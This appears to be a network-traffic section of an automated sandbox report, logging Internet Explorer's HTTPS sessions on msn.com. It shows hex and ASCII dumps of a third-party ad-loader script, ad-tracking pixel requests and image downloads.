2021-12-03 00:05:23 UTC	1	IN	Data Raw: 21 66 75 6e 63 74 69 6f 6e 28 29 7b 22 75 73 65 20 73 74 72 69 63 74 22 3b 66 75 6e 63 74 69 6f 6e 20 72 28 65 2c 69 2c 63 2c 6c 29 7b 72 65 74 75 72 6e 20 6e 65 77 28 63 3d 63 7c 7c 50 72 6f 6d 69 73 65 29 28 66 75 6e 63 74 69 6f 6e 28 6e 2c 74 29 7b 66 75 6e 63 74 69 6f 6e 20 6f 28 65 29 7b 74 72 79 7b 72 28 6c 2e 6e 65 78 74 28 65 29 7b 74 28 65 29 7d 63 61 74 63 68 28 65 29 7b 74 28 65 29 7d 7d 66 75 6e 63 74 69 6f 6e 20 61 28 65 29 7b 74 72 79 7b 72 28 6c 2e 74 68 72 6f 77 28 65 29 7d 63 61 74 63 68 28 65 29 7b 74 28 65 29 7d 7d 66 75 6e 63 74 69 6f 6e 20 72 28 65 29 7b 76 61 72 20 74 3b 65 2e 64 6f 6e 65 3f 6e 28 65 2e 76 61 6c 75 65 29 3a 28 28 74 3d 65 2e 76 61 6c 75 65 29 69 6e 73 74 61 6e 63 65 6f 66 20 63 3f 74 3a 6e 65 77 20 63 28 66 75 6e 63 74 69 6f Data Ascii: !function(){"use strict";function r(e,i,c,l){return new(c=c||Promise)(function(n,t){function o(e){try{r(l.next(e))}catch(e){t(e)}}function a(e){try{r(l.throw(e))}catch(e){t(e)}}function r(e){var t;e.done?n(e.value):((t=e.value)instanceof c?t:new c(functio
2021-12-03 00:05:23 UTC	1	IN	Data Raw: 6f 6e 28 74 29 7b 69 66 28 61 29 74 68 72 6f 77 20 6e 65 77 20 54 79 70 65 45 72 72 6f 72 28 22 47 65 6e 65 72 61 74 6f 72 20 69 73 20 61 6c 72 65 61 64 79 20 65 78 65 63 75 74 69 6e 67 2e 22 29 3b 66 6f 72 28 3b 63 3b 29 74 72 79 7b 69 66 28 61 3d 31 2c 72 26 26 28 69 3d 32 26 74 5b 30 5d 3f 72 2e 72 65 74 75 72 6e 3a 74 5b 30 5d 3f 72 2e 74 68 72 6f 77 7c 7c 28 28 69 3d 72 2e 72 65 74 75 72 6e 29 26 26 69 2e 63 61 6c 6c 28 72 29 2c 30 29 3a 72 2e 6e 65 78 74 29 26 26 21 28 69 3d 69 2e 63 61 6c 6c 28 72 2c 74 5b 31 5d 29 29 2e 64 6f 6e 65 29 72 65 74 75 72 6e 20 69 3b 73 77 69 74 63 68 28 72 3d 30 2c 69 26 26 28 74 3d 5b 32 26 74 5b 30 5d 2c 69 2e 76 61 6c 75 65 5d 29 2c 74 5b 30 5d 29 7b 63 61 73 65 20 30 3a 63 61 73 65 20 31 3a 69 3d 74 3b 62 72 65 61 Data Ascii: on(t){if(a)throw new TypeError("Generator is already executing.");for(;c;)try{if(a=1,r&&(i=2&t[0]?r.return:t[0]?r.throw||((i=r.return)&&i.call(r),0):r.next)&&!(i=i.call(r,t[1])).done)return i;switch(r=0,i&&(t=[2&t[0],i.value]),t[0]){case 0:case 1:i=t;brea
2021-12-03 00:05:23 UTC	2	IN	Data Raw: 61 70 70 65 6e 64 43 68 69 6c 64 28 65 29 7d 29 7d 76 61 72 20 75 2c 61 2c 64 2c 62 2c 6d 3b 75 3d 22 36 32 30 38 30 38 36 30 32 35 39 36 31 34 37 32 22 2c 61 3d 22 62 74 6c 6f 61 64 65 72 2e 63 6f 6d 22 2c 64 3d 22 61 70 69 2e 62 74 6c 6f 61 64 65 72 2e 63 6f 6d 22 2c 62 3d 22 32 2e 30 2e 32 2d 32 2d 67 66 64 63 39 30 35 34 22 2c 6d 3d 22 22 3b 76 61 72 20 6f 3d 7b 22 6d 73 6e 2e 63 6f 6d 22 3a 7b 22 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 22 3a 74 72 75 65 2c 22 6d 6f 62 69 6c 65 5f 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 22 3a 66 61 6c 73 65 2c 22 77 65 62 73 69 74 65 5f 69 64 22 3a 22 35 36 37 31 37 33 37 33 38 38 36 39 35 35 35 32 22 7d 7d 2c 77 3d 7b 74 72 61 63 65 49 44 3a 66 75 6e 63 74 69 6f 6e 28 65 2c 74 2c 6e 29 7b 69 66 28 21 65 7c Data Ascii: appendChild(e)}}}var u,a,d,b,m;u="6208086025961472",a="btloader.com",d="api.btloader.com",b="2.0.2-2-gfdc9054",m="";var o={"msn.com":{"content_enabled":true,"mobile_content_enabled":false,"website_id":"567173 7388695552"}},w={traceID:function(e,t,n){if(!e|
2021-12-03 00:05:23 UTC	4	IN	Data Raw: 62 73 69 74 65 49 44 3d 6f 5b 6e 5d 2e 77 65 62 73 69 74 65 5f 69 64 2c 70 2e 63 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 3d 6f 5b 6e 5d 2e 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 2c 70 2e 6d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 3d 6f 5b 6e 5d 2e 6d 6f 62 69 6c 65 5f 63 6f 6e 74 65 6e 74 5f 65 6e 61 62 6c 65 64 29 3b 74 7c 7c 28 28 6e 65 77 20 49 6d 61 67 65 29 2e 73 72 63 3d 22 2f 2f 22 2b 64 2b 22 2f 6c 3f 65 76 65 6e 74 3d 75 6e 6b 6e 6f 77 6e 44 6f 6d 61 69 6e 26 6f 72 67 3d 22 2b 75 2b 22 26 64 6f 6d 61 69 6e 3d 22 2b 65 29 7d 28 29 2c 77 69 6e 64 6f 77 2e 5f 5f 62 74 5f 74 61 67 5f 64 3d 7b 6f 72 67 49 44 3a 75 2c 64 6f 6d 61 69 6e 3a 61 2c 61 70 69 44 6f 6d 61 69 6e 3a 64 2c 76 65 72 73 69 6f 6e 3a 62 2c 77 65 62 73 69 74 65 Data Ascii: bsiteID=o[n].website_id,p.contentEnabled=o[n].content_enabled,p.mobileContentEnabled=o[n].mobile_content_enabled);t||((new Image).src="//"+d+"/l?event=unknownDomain&org="+u+"&domain="+e)}(),window.__bt_tag_d={orgID:u,domain:a,apiDomain:d,version:b,website
2021-12-03 00:05:23 UTC	5	IN	Data Raw: 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 2b 6f 2b 30 29 29 2c 6d 61 78 3a 4d 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 2b 6f 2b 30 2b 74 29 29 7d 2c 6f 2b 3d 74 7d 29 7d 76 61 72 20 6c 3d 74 5b 30 5d 3b 69 66 28 6e 75 6c 6c 21 3d 6c 26 26 6c 2e 62 75 6e 64 6c 65 73 29 7b 76 61 72 20 73 3d 6f 2c 75 3d 31 2d 6f 3b 4f 62 6a 65 63 74 2e 6b 65 79 73 28 6c 2e 62 75 6e 64 6c 65 73 29 2e 73 6f 72 74 28 29 2e 66 6f 72 45 61 63 68 28 66 75 6e 63 74 69 6f 6e 28 65 29 7b 76 61 72 20 74 3d 6c 2e 62 75 6e 64 6c 65 73 5b 65 5d 3b 69 5b 65 5d 3d 7b 6d 69 6e 3a 4d 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 73 2b 75 2a 61 29 29 2c 6d 61 78 3a 4d 61 74 68 2e 74 72 75 6e 63 28 31 30 30 2a 28 73 2b 75 2a 28 61 2b 74 29 29 29 7d 2c 61 2b 3d 74 7d 29 7d 76 61 72 20 64 Data Ascii: ath.trunc(100*(+o+0)),max:Math.trunc(100*(+o+0+t))},o+=t})}var l=t[0];if(null!=l&&l.bundles){var s=o,u=1-o;Object.keys(l.bundles).sort().forEach(function(e){var t=l.bundles[e];i[e]={min:Math.trunc(100*(s+u*a)),max:Math.trunc(100*(s+u*(a+t)))},a+=t})}var d
2021-12-03 00:05:23 UTC	7	IN	Data Raw: 20 61 3d 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 76 65 6e 74 28 22 43 75 73 74 6f 6d 45 76 65 6e 74 22 29 3b 61 2e 69 6e 69 74 43 75 73 74 6f 6d 45 76 65 6e 74 28 74 2c 6e 2e 62 75 62 62 6c 65 73 2c 6e 2e 63 61 6e 63 65 6c 61 62 6c 65 2c 6e 2e 64 65 74 61 69 6c 29 2c 77 69 6e 64 6f 77 2e 64 69 73 70 61 74 63 68 45 76 65 6e 74 28 61 29 7d 66 3d 7b 22 67 6c 6f 62 61 6c 22 3a 7b 22 64 69 67 65 73 74 22 3a 35 37 31 32 39 37 33 31 32 34 33 33 37 36 36 34 2c 22 62 75 6e 64 6c 65 73 22 3a 7b 22 35 37 31 32 39 37 33 31 32 34 33 33 37 36 36 34 22 3a 30 2e 35 7d 7d 7d 2c 77 69 6e 64 6f 77 2e 5f 5f 62 74 5f 69 6e 74 72 6e 6c 3d 7b 74 72 61 63 65 49 44 3a 77 2e 74 72 61 63 65 49 44 7d 3b 74 72 79 7b 21 66 75 6e 63 74 69 6f 6e 28 29 7b 72 28 74 68 69 73 2c 76 Data Ascii: a=document.createEvent("CustomEvent");a.initCustomEvent(t,n.bubbles,n.cancelable,n.detail),window.dispatchEvent(a)}f={"global":{"digest":5712973124337664,"bundles":{"5712973124337664":0.5}}},window.__bt_intrnl={traceID:w.traceID};try{!function(){r(this,v

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:05:23 UTC	8	IN	Data Raw: 22 74 72 75 65 22 3d 3d 6c 6f 63 61 6c 53 74 6f 72 61 67 65 2e 67 65 74 49 74 65 6d 28 22 66 6f 72 63 65 43 6f 6e 74 65 6e 74 22 29 7c 7c 70 2e 63 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 2c 70 2e 6d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 3d 22 74 72 75 65 22 3d 3d 6c 6f 63 61 6c 53 74 6f 72 61 67 65 2e 67 65 74 49 74 65 6d 28 22 66 6f 72 63 65 4d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 22 29 7c 7c 70 2e 6d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 29 2c 70 2e 77 65 62 73 69 74 65 49 44 26 26 70 2e 63 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 26 26 28 21 28 6e 3d 2f 28 61 6e 64 72 6f 69 64 7c 62 62 5c 64 2b 7c 6d 65 65 67 6f 29 2e 2b 6d 6f 62 69 6c 65 7c 61 76 61 6e 74 67 6f 7c 62 61 64 61 5c 2f 7c 62 6c 61 63 6b 62 65 72 72 79 7c Data Ascii: "true"==localStorage.getItem("forceContent")||p.contentEnabled,p.mobileContentEnabled="true"==localStorage.getItem("forceMobileContent")||p.mobileContentEnabled),p.websiteID&&p.contentEnabled&&(!(n=/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|
2021-12-03 00:05:23 UTC	9	IN	Data Raw: 30 31 7c 32 31 7c 63 61 29 7c 6d 5c 2d 63 72 7c 6d 65 28 72 63 7c 72 69 29 7c 6d 69 28 6f 38 7c 6f 61 7c 74 73 29 7c 6d 6d 65 66 7c 6d 6f 28 30 31 7c 30 32 7c 62 69 7c 64 65 7c 64 6f 7c 74 28 5c 2d 7c 20 7c 6f 7c 76 29 7c 7a 7a 29 7c 6d 74 28 35 30 7c 70 31 7c 76 20 29 7c 6d 77 62 70 7c 6d 79 77 61 7c 6e 31 30 5b 30 2d 32 5d 7c 6e 32 30 5b 32 2d 33 5d 7c 6e 33 30 28 30 7c 32 29 7c 6e 35 30 28 30 7c 32 7c 35 29 7c 6e 37 28 30 28 30 7c 31 29 7c 31 30 29 7c 6e 65 28 28 63 7c 6d 29 5c 2d 7c 6f 6e 7c 74 66 7c 77 66 7c 77 67 7c 77 74 29 7c 6e 6f 6b 28 36 7c 69 29 7c 6e 7a 70 68 7c 6f 32 69 6d 7c 6f 70 28 74 69 7c 77 76 29 7c 6f 72 61 6e 7c 6f 77 67 31 7c 70 38 30 30 7c 70 61 6e 28 61 7c 64 7c 74 29 7c 70 64 78 67 7c 70 67 28 31 33 7c 5c 2d 28 5b 31 2d 38 5d 7c Data Ascii: 01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v)|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|
2021-12-03 00:05:23 UTC	11	IN	Data Raw: 70 61 79 6c 6f 61 64 3a 7b 64 65 74 61 69 6c 3a 21 31 7d 7d 29 7d 63 61 74 63 68 28 65 29 7b 7d 72 65 74 75 72 6e 5b 32 5d 7d 7d 29 7d 29 7d 28 29 7d 63 61 74 63 68 28 65 29 7b 7d 7d 28 29 3b 0a Data Ascii: payload:{detail:!1}})}catch(e){}return[2]}})})}()}catch(e){}}();

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49816	142.250.203.102	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:05:27 UTC	11	OUT	GET /favicon.ico?ad=300x250&ad_box_=1&adnet=1&showad=1&size=250x250 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: ad.doubleclick.net Connection: Keep-Alive
2021-12-03 00:05:27 UTC	11	IN	HTTP/1.1 200 OK Accept-Ranges: bytes Vary: Accept-Encoding Content-Type: image/x-icon Access-Control-Allow-Origin: * Cross-Origin-Resource-Policy: cross-origin Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="ads-doubleclick-media" Report-To: {"group":"ads-doubleclick-media","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/ads-doubleclick-media"}]} Content-Length: 1078 Date: Thu, 02 Dec 2021 14:04:32 GMT Expires: Fri, 03 Dec 2021 14:04:32 GMT Last-Modified: Tue, 08 May 2012 13:08:06 GMT X-Content-Type-Options: nosniff Server: sffe X-XSS-Protection: 0 Age: 36055 Cache-Control: public, max-age=86400 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2021-12-03 00:05:27 UTC	12	IN	Data Raw: 00 00 01 00 02 00 10 10 10 00 00 00 00 00 28 01 00 00 26 00 00 00 20 20 10 00 00 00 00 00 e8 02 00 00 4e 01 00 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 04 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 11 Data Ascii: (& N(
2021-12-03 00:05:27 UTC	13	IN	Data Raw: 11 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49818	104.26.2.70	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:05:27 UTC	11	OUT	GET /px.gif?ch=1&e=0.8514255566470237 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: ad-delivery.net Connection: Keep-Alive
2021-12-03 00:05:27 UTC	13	IN	HTTP/1.1 200 OK Date: Fri, 03 Dec 2021 00:05:27 GMT Content-Type: image/gif Content-Length: 43 Connection: close X-GUploader-UploadID: ABg5-UzSZ-Kt1WbGdd88HlCnZf7YcJGLu-DR5tPwPS9bXoxAsvJYwt4jGn6LAHoZbG34sctt0vecv7iFCJZExLBCcbRvF7nEjw Expires: Thu, 02 Dec 2021 23:53:27 GMT Last-Modified: Wed, 05 May 2021 19:25:32 GMT ETag: "ad4b0f606e0f8465bc4c4c170b37e1a3" x-goog-generation: 1620242732037093 x-goog-metageneration: 5 x-goog-stored-content-encoding: identity x-goog-stored-content-length: 43 x-goog-hash: crc32c=cpEfJQ== x-goog-hash: md5=rUsPYG4PhGW8TEwXCzfhow== x-goog-storage-class: MULTI_REGIONAL Access-Control-Allow-Origin: * Access-Control-Expose-Headers: *, Content-Length, Date, Server, Transfer-Encoding, X-GUploader-UploadID, X-Google-Trace Age: 1843 Cache-Control: public, max-age=86400 CF-Cache-Status: HIT Accept-Ranges: bytes Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=8apqu7SjveNGDNoEJ%2BSYcjHWO3Z%2BjAWlgX%2FLuFIFCjv6FMGf5ebiKm64utQCUQJQFSk7LMXoSnBovhTaGeaYTpol2pkCATJma%2Fv1ES0f34wb5Yrc67lwBGq0WIKx1RHSaQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6b788b1e9d4b434b-FRA
2021-12-03 00:05:27 UTC	15	IN	Data Raw: 47 49 46 38 39 61 01 00 01 00 80 01 00 00 00 00 ff ff ff 21 f9 04 01 00 Data Ascii: GIF89a!
2021-12-03 00:05:27 UTC	15	IN	Data Raw: 00 01 00 2c 00 00 00 00 01 00 01 00 00 02 02 4c 01 00 3b Data Ascii: ,L;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49819	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:05:28 UTC	15	OUT	GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F581ae10a1ac0d684e3ee0516ec7f1737.jpg HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: img.img-taboola.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:05:28 UTC	16	IN	HTTP/1.1 200 OK Connection: close Content-Length: 18082 Server: nginx Content-Type: image/jpeg access-control-allow-headers: X-Requested-With access-control-allow-origin: * edge-cache-tag: 378569638155645368870481686782049022018,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70 etag: "771af000633a0158cc07e79dc7384e0c" expiration: expiry-date="Sat, 20 Nov 2021 00:00:00 GMT", rule-id="delete fetch for taboola after 30 days" last-modified: Wed, 20 Oct 2021 08:39:17 GMT timing-allow-origin: * x-ratelimit-limit: 101 x-ratelimit-remaining: 100 x-ratelimit-reset: 1 x-envoy-upstream-service-time: 26 X-backend-name: CH_DIR:3FP7YNX3LMizprTZsG7BSW--F_CH_nlb804 Via: 1.1 varnish, 1.1 varnish Cache-Control: public, max-age=31536000 Accept-Ranges: bytes Date: Fri, 03 Dec 2021 00:05:28 GMT Age: 1876153 X-Served-By: cache-bwi5064-BWI, cache-dca17735-DCA, cache-mxp6933-MXP X-Cache: HIT, HIT, HIT X-Cache-Hits: 1, 1, 1 X-Timer: S1638489928.201033,VS0,VE1 Vary: ImageFormat X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F581ae10a1ac0d684e3ee0516ec7f1737.jpg X-vcl-time-ms: 1
2021-12-03 00:05:28 UTC	18	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff db 00 43 00 03 03 03 03 03 03 04 04 04 04 05 05 05 05 05 07 07 06 06 07 07 0b 08 09 08 09 08 0b 11 0b 0c 0b 0b 0c 0b 11 0f 12 0f 0e 0f 12 0f 1b 15 13 13 15 1b 1f 1a 19 1a 1f 26 22 22 26 30 2d 30 3e 3e 54 ff c2 00 0b 08 01 37 00 cf 01 01 11 00 ff c4 00 1d 00 00 01 04 03 01 01 00 00 00 00 00 00 00 00 00 07 00 05 06 08 03 04 09 02 01 ff da 00 08 01 01 00 00 00 00 ea 3a 49 2a b7 50 67 5d 2a f2 92 49 8e 00 5b 49 24 a8 a5 eb 49 25 57 2a 14 ff 00 a4 7e 52 49 30 c1 0b 29 24 95 1a bc a9 24 ab 0d 40 9f f4 83 ca 49 28 fc 28 aa 92 49 52 3b b8 92 4a b1 d3 b2 37 47 3c a4 92 8e c3 ca 49 24 95 2c ba 69 24 ab 4d 34 23 74 77 ca 49 28 dc 4c a0 92 49 52 fb 9e 97 d4 ab 8d 1d 28 f4 87 ca 49 28 c4 64 9a 92 49 53 Data Ascii: JFIFC&""&0-0>>T7:I*Pg]*I[I$I%W*~RI0)$$@I((IR;J7G<I$,i$M4#twI(LIR(I(dIS
2021-12-03 00:05:28 UTC	19	IN	Data Raw: 77 4d 01 bf 9f d4 94 5f 32 70 ad f2 b1 51 b3 5b a2 af 2e f7 5e 9b 9f 54 f1 ff 00 ce ef cf b2 ff 00 b2 b5 1e 70 ef dd c7 31 89 fe 07 a8 b6 fc ba 80 5f 9f d4 63 15 d6 7c fd 3c 0d 5b 19 b7 7e cd e5 2d ff 00 a9 54 2e f1 ff 00 ce ef cf b5 fd d8 8d 52 f9 c4 51 13 8e e2 ff 00 c0 f5 12 9f 2e 98 17 b7 e7 f5 0e 9f fc a6 09 13 c0 50 92 ae 2d 21 82 1e 4c b2 27 4c a3 8a 56 3f f9 dd f9 7d ff 00 46 e3 fe c4 d6 79 c5 53 e3 c7 f1 69 fe 07 a8 36 2a f4 d0 fd bf 3f 7f 8d 92 e8 70 31 b9 39 49 e7 09 bb b4 94 37 d0 ca a5 7a 85 0d cc f3 0b af 5d 95 51 f3 cb 07 e6 de 7e ec 0e bd 7c e3 3f e9 0e 27 fc 0f 50 8a 89 d2 81 5f 22 de 5d 3d 3f 8f 05 fa fb 6a 9e c8 b8 45 e8 16 6d ff 00 e8 6b d2 ad 1b fe dd bb a9 d9 33 fd b7 5e b9 60 df 6f 7e 65 d1 f6 8b ad d6 e3 9a fc e7 21 b1 65 36 e0 a2 Data Ascii: wM_2pQ[.^Tp1_c|<[~-T.RQ.P-!L'LV?}FySi6*?p19I7z]Q~|?'P_"]=?jEmk3^`o~e!e6
2021-12-03 00:05:28 UTC	20	IN	Data Raw: 54 69 b3 b6 30 0d 48 56 da eb ec 11 47 4f 52 65 7f 22 ea 77 43 8c da 8a de 4b 63 63 65 cc 72 b2 de 8e 63 07 8f 7c 0b 94 57 4c 88 88 ae 6e 62 28 e6 fb ca b6 0f 51 f9 45 54 03 48 22 83 95 ce 5d b0 8b 62 43 b4 cc bd 65 50 e4 ca 2d 34 79 31 a5 b3 0a bb 0f 7c 16 4e ae 6d 15 f4 c6 74 b3 e0 a3 cf ea 27 67 34 ed fd 10 2d 05 ad 99 3b 06 76 be 59 f6 a9 6c e7 ba c9 6b 73 7b 68 0d 96 88 ed cc 4e 4c 55 ef c9 ad 4f 76 b5 7d ea 3d 49 fa 7d ac 67 c5 fb 6b 2f 54 fe 9c e5 1b e0 ed b0 dd 9b 97 08 33 0e 1e e7 4d de 30 98 48 5c 5d f8 7d 13 75 27 41 db de 6a df 16 47 4a da 5d 7e 56 ca 47 53 fd ea a4 3f af 4c 46 c7 b4 87 51 0f d2 b2 82 c3 74 7e b6 38 a6 60 d2 c1 0d 6c f1 56 0e b2 68 0c 1c 89 22 18 fa ed 93 69 ad ab 8e 7c b9 ae d9 cf 2f 2a 13 6e 75 a5 5f 70 e4 97 94 71 5c 05 7f Data Ascii: Ti0HVGORe"wCKccerc|WLnb(QETH"]bCeP-4y1|Nmt'g4-;vYlks{hNLUOv}=I}gk/T3M0H\]}u'AjGJ]~VGS?LF Qt~8`lVh"i|/*nu_pq\
2021-12-03 00:05:28 UTC	22	IN	Data Raw: af 1b 97 17 37 ca 47 27 8f 1c 01 31 71 5c a1 c2 f5 5c f9 4f 66 8a ae 0b a2 9a ad 97 55 a7 b5 a3 9a 48 0d 9f 3b c8 ba ce e0 58 ad 65 6d df a4 9e 87 a1 35 09 b1 d8 e7 7d 24 c3 59 61 0c 96 fb 1b de 6b 7f 9d bc 12 de 94 3c de d3 d3 5d b5 3d 6e de 9f 9e e9 f6 d8 5b 8a 44 b4 c6 57 d4 ee ad db 22 1b ac cd 0b da a1 cf 15 10 5a fa ce eb 5c f9 b2 ef 95 59 be 22 6d 39 f1 92 d4 c7 c8 d8 f1 9a 8a e0 9e da 1d 2d d1 3c f6 8a 25 eb 98 00 96 be b1 90 d9 53 e4 2d 17 99 48 d0 0e e7 66 59 03 8e b5 22 d2 4f 49 42 4b 16 1c c3 d6 1c bb 9f fa a7 4a 8f 52 91 a8 d7 bf c8 be 76 1a 2b 39 58 86 57 fd 60 07 55 65 4b 21 d3 50 57 90 24 99 d5 ce 69 4d 94 4a 8f 32 d0 81 59 a6 29 da dd 35 26 bb 1c 45 f3 13 1a ab a0 84 b9 a6 72 26 0f 19 5b b6 d4 3e e6 d6 0d 55 f9 70 09 39 2f 94 7e a5 6c 2d Data Ascii: 7G'1q\\OfUH;Xem5}$Yak<]=n[DW"Z\Y"m9-<%S-HfY"OIBKJRv+9XW`UeK!PW$iMJ2Y)5&Er&[>Up9/~l-
2021-12-03 00:05:28 UTC	23	IN	Data Raw: 45 53 6c 4a 44 6b 2a 24 0c 8c 96 72 b6 ba 39 58 38 b1 c2 a4 bb d4 16 9a 9d 96 19 ec 5a 3f 29 9e 4d 44 87 90 1c c6 6d f9 3d f7 43 a8 3b 35 4d 7b bf db 83 4d a2 d2 d9 64 70 d6 64 d2 d0 da 9a c8 af 88 60 1e a9 2b 2b 9e eb c2 26 30 f9 a0 84 6c ed 13 07 6b 5e e6 f6 32 a2 ac c7 16 64 ea 46 2a 9b b5 61 33 36 d6 57 39 8d 3e 74 f3 e6 a1 ce 41 2d 9c 5e cd 63 16 c4 a6 3e 36 04 c7 38 6a e6 17 24 24 3b b7 58 c1 aa d1 57 53 89 e6 52 fc 9c b5 61 15 b6 15 6d ce 07 84 b2 8a dc 42 b5 55 df 83 b0 71 83 86 cf c4 b3 e2 ad f2 73 ad 88 6a a4 92 3f dd 57 f7 ab 55 1b e3 e4 ff 00 35 5f 30 19 76 d3 81 1d 99 d1 73 dc 88 f5 19 6a 42 4a 66 cb 67 51 85 a1 7d d5 fc b7 f6 d3 dd a9 16 26 49 a9 c2 d0 e7 b0 32 e5 6c 49 e2 1a 98 c1 d3 93 18 23 6d f2 47 6b 6d cd c3 66 24 df e7 7a 4e 3c 72 f2 Data Ascii: ESlJDk*$r9X8Z?)MDm=C;5M{Mdpd`++&0lk^2dF*a36W9>tA-^c>68j$$;XWSRamBUqsj?WU5_0vsjBJfgQ}&I2l I#mGkmf$zN<r
2021-12-03 00:05:28 UTC	24	IN	Data Raw: d9 2b c8 ab f7 16 02 5b 55 68 5e c3 a1 d6 1a 21 19 ed 13 6e 4b 2e fe d6 af 39 24 e9 c0 fa 8d 60 31 17 0c 3e 96 f1 c7 53 e9 74 5a 4d c6 70 fd 81 cf 22 65 69 8d d5 14 5f b7 cd 8f ba f8 b7 f7 33 70 05 56 be be 4a db 16 5f 67 ad 30 9b 16 d7 dc 3f 6b a2 78 35 62 b1 93 70 50 84 a9 e5 d5 4c 1d 07 5f 87 b7 89 27 cf fc bc bb a7 ce ea eb 3e d7 a5 a9 a8 e2 9c f3 20 0c f0 e4 68 df 61 3f e0 94 5f 94 32 fd 37 fc bd 9e 73 fd fd fd e1 b1 26 34 f7 44 7d ac 8f fe 66 fd d6 54 4f 2a f5 d6 34 d2 a4 81 26 6f d4 11 61 b1 91 59 8d 51 d2 31 5a c5 89 8d 36 5a 3c d4 b0 fe 28 8b 8d 45 b7 28 6d a0 35 02 de 73 dc 7d 3d b6 c8 a3 6f 52 80 31 7e 6b 11 28 cb 10 a2 74 43 40 c1 27 12 59 64 fc 44 e3 55 cb 5c 4c e5 36 41 89 7b 26 73 24 43 4d 6b 51 be cf 2c a7 2a 3b d9 7a 09 81 d9 0a e0 cd f3 Data Ascii: +[Uh^!nK.9$`1>StZMp"ei_3pVJ_g0?kx5bpPL_'> ha?_27s&4D}fTO*4&oaYQ1Z6Z<(E(m5s}=oR1~k(tC@'Yd DU\L6A{&s$CMkQ,*;z

Timestamp	kBytes transferred	Direction	Data
